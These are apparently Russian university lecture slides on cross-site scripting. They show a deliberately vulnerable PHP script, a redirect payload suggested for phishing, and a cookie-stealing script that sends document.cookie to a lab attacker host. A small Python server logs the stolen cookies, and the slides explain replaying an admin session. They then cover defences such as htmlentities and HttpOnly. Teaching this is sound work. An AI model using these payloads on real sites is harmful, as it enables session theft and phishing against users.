Внешний аудит безопасности корпоративных сетей

Лекция 6
Межсайтовый скриптинг (XSS)

Семён Новосёлов

Crypto Kantiana

БФУ имени И. Канта

2021


XSS

Отсутствии нейтрализации или некорректная нейтрализация пользовательского ввода, которое затем приложение показывает другим пользователям.

- Пример запроса: http://example.com/search.php?q=<script>DoSomething();</script>

Схема появления

1. Непроверенные данные проникают в веб-приложение.
2. Приложение генерирует веб-страницу, которая содержит эти данные.
3. При генерации страницы приложение не фильтрует исполняемый контент (JavaScript, HTML и пр.)
4. Жертва посещает сгенерированную страницу с внедренным вредоносным скриптом.
5. Скрипт выполняется у жертвы в контексте домена веб-сервера.




Виды

1. Отраженные XSS: сервер считывает данные HTTP-запроса и выводит их напрямую на странице
2. Хранимые XSS: веб-приложение сохраняет опасные данные в базе (или других местах) и затем показывает пользователям при загрузке страницы

Пример 1. Dice

```php
<?php
$n = $_GET["n"];
$r=rand() % 6;
echo "<div style='font-size:100'>&#98" . (56+$r)
. "</div>";
echo "Guess: " . $n . "<br/>";
if ($r+1 == $n) {
  echo "<b>Success!</b>";
} else {
  echo "Fail";
}
?>
```

save_world.php




$var запись переменных в PHP
. конкатенация строк
$_GET параметры в HTTP GET (аналогично: $_COOKIE, $_POST)
&#9856 вставка символа Юникода с номером 9856 (⚀) в HTML

Код содержит XSS-уязвимость в параметре n

Эксплуатация. Перенаправление

- Для перенаправления достаточно поменять location.href:
192.168.56.101/save_world.php?n=<script>location.href="http://yandex.ru"</script>
- Может использоваться в фишинговых атаках - перенаправление на фальшивую страницу с вводом логина/пароля


Пример 2. Spreadsheet for WordPress v.0.6



- плагин WordPress для таблиц
- XSS-уязвимость в параметре ss_id

Эксплуатация. Передача сессии

- Для получении Cookie в JavaScript используется document.cookie
- Затем значение передаётся на сервер хакера вставкой кода на страницу, например:
  <script>(new Image()).src = "http://**192.168.56.103:9000**/" + document.cookie</script>




Код сервера (xserver.py)

```
import http.server
import socketserver
import requests
PORT = 9000

class MyHandler(http.server.BaseHTTPRequestHandler):
    def do_GET(s):
        """Respond to a GET request."""
        s.send_response(200)
        s.send_header("Content-type", "text/html")
        s.end_headers()
        print(requests.utils.unquote(s.path) + "\n")

with socketserver.TCPServer(("", PORT), MyHandler) as httpd:
    print("serving at port", PORT)
    httpd.serve_forever()
```

Вывод на сервере



- Получение доступа к сайту от admin:
  поставить значения Cookie в инструментах разработчика браузера (Firefox: F12, Хранилище) или с помощью расширений

Защита от XSS. PHP

- Фильтрация спецсимволов и тегов: `htmlentities($string, ENT_QUOTES | ENT_HTML5, 'UTF-8');`
- Важно, чтобы кодировки в выводе и при фильтрации совпадали, иначе можно обойти защиту
- Фильтрация должна быть на стороне сервера

Защита от XSS. Флаг HttpOnly

- Работает со стороны сервера
- Заголовок HTTP:
  - Set-Cookie: id=value; HttpOnly
- Запрещает получение куки через Document.cookie
- Можно использовать для отдельных значений
- Следует использовать для значений вида ID-сессии, вроде PHPSESSID
- Поддерживается не всеми браузерами
- Параметр session.cookie_httponly в файле конфигурации PHP

Для тренировки

- OWASP Broken Web Apps VM
  - WackoPicko
  - Mutillidae II
- Metasploitable 2,3
  - Mutillidae
- XSS game
  - https://xss-game.appspot.com/

Литература и ссылки

- Metasploitable 2 и 3 - системы для тренировки
  - https://sourceforge.net/projects/metasploitable/
  - https://github.com/brimstone/metasploitable3/releases
- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
  - https://cwe.mitre.org/data/definitions/79.html